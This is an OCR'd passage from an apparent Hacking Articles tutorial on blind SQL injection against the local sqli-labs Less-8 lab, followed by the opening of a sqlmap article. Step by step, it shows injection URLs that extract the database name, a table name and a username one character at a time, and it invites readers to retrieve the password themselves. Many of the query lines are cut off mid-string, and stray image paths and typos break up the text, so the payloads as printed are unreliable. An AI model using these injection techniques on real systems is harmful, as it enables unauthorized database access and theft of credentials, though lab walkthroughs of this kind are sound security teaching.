
Or other different technique he will not able to found any error message. More over yellow colour text will disappear if attack tries to inject invalid query which also shown in given image.



Then attacker will go for blind sql injection to make sure, that inject query must return an answer either **true** or **false**.

```
http://localhost:81/sqli/Less-8/?id=1' AND 1=1 --+
SELECT * from table_name WHERE id=1' AND 1=1
```

Now database test for given condition whether **1 is equal to 1** if query is valid it returns **TRUE**, from screenshot you can see we have got yellow colour text again **"you are in"**, which means our query is valid.



In next query which check for URL

```
http://localhost:81/sqli/Less-8/?id=1' AND 1=0 --+
SELECT * from table_name WHERE id=1' AND 1=0
```

Now it will test the given condition whether **1 is equal to 0** as we know 1 is not equal to 0 hence database answer as '**FLASE**' query. From screenshot it confirms when yellow colour text get disappear again.

Hence it confirms that the web application is infected to blind sql injection. Using true and false condition we are going to retrieve database information.


Length of database string

Following query will ask the length of database string. For example the name of database is **IGNITE** which contains **6 alphabets** so length of string for database IGNITE is equal to 6.

Similarly we will inject given below query which will ask whether length of database string is equal to 1, in response of that query it will answer by returning TRUE or FALSE through text "you are in".

```
http://localhost:81/sqli/Less-8/?id=1' AND (length(database())) = 1 --+
```

From given screenshot you can see again the text gets disappear which means it has return **FALSE** to reply NO the length of database string is not equal to 1




```
1 http://localhost:81/sqli/Less-8/?id=1' AND (length(database())) = 2 --+
```

Again it will test the length of database string is equal to 2; it has return **FALSE** to reply NO the length of database string is not equal to 2. Repeat the same step till we do not receive TRUE for string length 3/4/5/ and so on.


```
1 http://localhost:81/sqli/Less-8/?id=1' AND (length(database())) = 8 --+
```

when I test for string is equal to 8; it answer as **true** and as result yellow colour text “you are in” appears again.

As we know computer does not understand human language it can read only binary language therefore we will use ASCII code. The **ASCII code** associates an integer value for all symbols in the character set, such as letters, digits, punctuation marks, special characters, and control characters.

For example look at following string ascii code:

1 = **I** = 73


2 = **G** = 71

3 = **N** = 78

4 = **I** = 73

5 = **T** = 84

6 = **E** = 69



Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Image Source:lookuptable.com

Further we will enumerate database name using ascii character for all 8 strings.

Next query will ask from database test the condition whether **first string** of database name is **greater than 100** using acsii substring.

```
1 http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databc
```

It reflects **TRUE** condition hence if you match the ascii character you will observe that from 100 small alphabets string has been running till 172.


```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa
```

Similarly it will test again whether first letter is greater than 120. But this time it return FALSE which means the first letter is greater than 100 and less than 120.


```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa
```


Now next it will equate first string from 101, again we got FALSE.

We had perform this test from 101 till 114 but receive FALSE every time.

```
1 http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa
```


```
1 http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa
```

Finally receive TRUE reply at 115 which means first string is equal to 115, where **115 ='s'**



Similarly test for second string, repeat above step by replacing first string from second.

```
1 http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select databa
```

I received TRUE reply at 101 which means second string is equal to 101 and **101 = 'e'.**

Similarly I had performed this for all eight strings and got following result:

Given query will test the condition whether the length of string for first table is equal to 6 or not.

```
1 http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```

In reply we receive **TRUE** and text "you are in" appears again on the web site.

Similarly I test for second and third table using same technique by replacing only table number in same query.

1 = **s** = 115

2 = **e** = 101

3 = **c** =99

4 = **u** =117

5 = **r** =114

6 = **i** = 105

7 = **t** = 116

8 = **y** = 121




Table string length

We have to use same technique for enumerating information of the table from inside the database. Given query will test the condition whether the length of string for first table is greater than 5 or not.

```
1 http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```

In reply we receive **TRUE** and text “you are in” appears again on the web site.

Given query will test the condition whether the length of string for first table is greater than 6 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```


In reply we receive **FALSE** and text “you are in” disappears again from the web site.

Given query will test the condition whether the length of string for first table is equal to 6 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```

In reply we receive **TRUE** and text “you are in” appears again on the web site.

Similarly I test for second and third table using same technique by replacing only table number in same query.




Similarly enumerating fourth table information using following query to test the condition whether the length of string for fourth table is equal to 5 or not.

```
1 http://localhost:81/sqli/Less-8/?id=1' AND (length((select table_name f
```

In reply we receive **TRUE** and text “you are in” appears again on the web site.

As we had performed in database enumeration using ascii code similarly we are going to use same technique to retrieve table name.




Further we will enumerate 4th table name using ascii character for all 5 strings.

Next query will ask from database to test the condition whether first string of table name is greater than 115 using acsii substring.

```
1 http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select table_
```


It reflects **TRUE** condition text “you are in” appears again on the web site hence if you match the ascii character.



Next query will ask from database to test the condition whether first string of table name is greater than 120 using acsii substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select table_
```

But this time it return FALSE which means the first letter is greater than 115 and less than 120.



Proceeding towards equating the string from ascii code between number 115 to 120. Next query will ask from database to test the condition whether first string of table name is greater than 120 using acsii substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select table_
```

It return FALSE, text get disappear.


```
1 | http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select table_
```

It returns TRUE, text get appear.

Similarly we had test remaining strings and received following result


1 = **u** = 117

2 = **s** = 115

3 = **e** = 101

4 = **r** = 114

5 = **s** = 115




User Name Enumeration

Using same method we are going to enumerate length of string username from inside the table users

Given below query will test for string length is equal to 4 or not.

```
1 http://localhost:81/sqli/Less-8/?id=1' AND (length((select username frc
```

It reply **TRUE** with help of yellow color text




Using same method we are going to enumerate username from inside the table users

Given below query will test for first string using ascii code.


```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select usernc
```

We received **FALSE** which means the first string must be less than 100.




```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select usernc
```


We received **TRUE** which means the first string must be more than 50.



Similarly,

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select usernc
```

We received **TRUE** which means the first string must be more than 60.



Similarly,

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select usernc
```

We received **FALSE** which means the first string is less than 70.

Hence first string must lie between 60 and 70 of ascii code.

Proceeding towards comparing string from different ascii code using following query.

```
http://localhost:81/sqli/Less-8/?id=1' AND (ascii(substr((select usernc
```

This time successfully receive TRUE with appearing text “you are in”.

Similarly I had test for all four string in order to retrieve username:

1 = **D** = 68

2 = **u** = 117

3 = **m** = 109

4 = **b** = 98

Hence today we had learned how attacker hacked database using blind sql injection.

!!Try yourself to retrieve password for user dumb!!

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Database Penetration Testing using Sqlmap (Part 1)

posted in **DATABASE HACKING** , **KALI LINUX** , **PENETRATION TESTING** on **JUNE 28, 2017** by **RAJ CHANDEL** with **0 COMMENT**

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

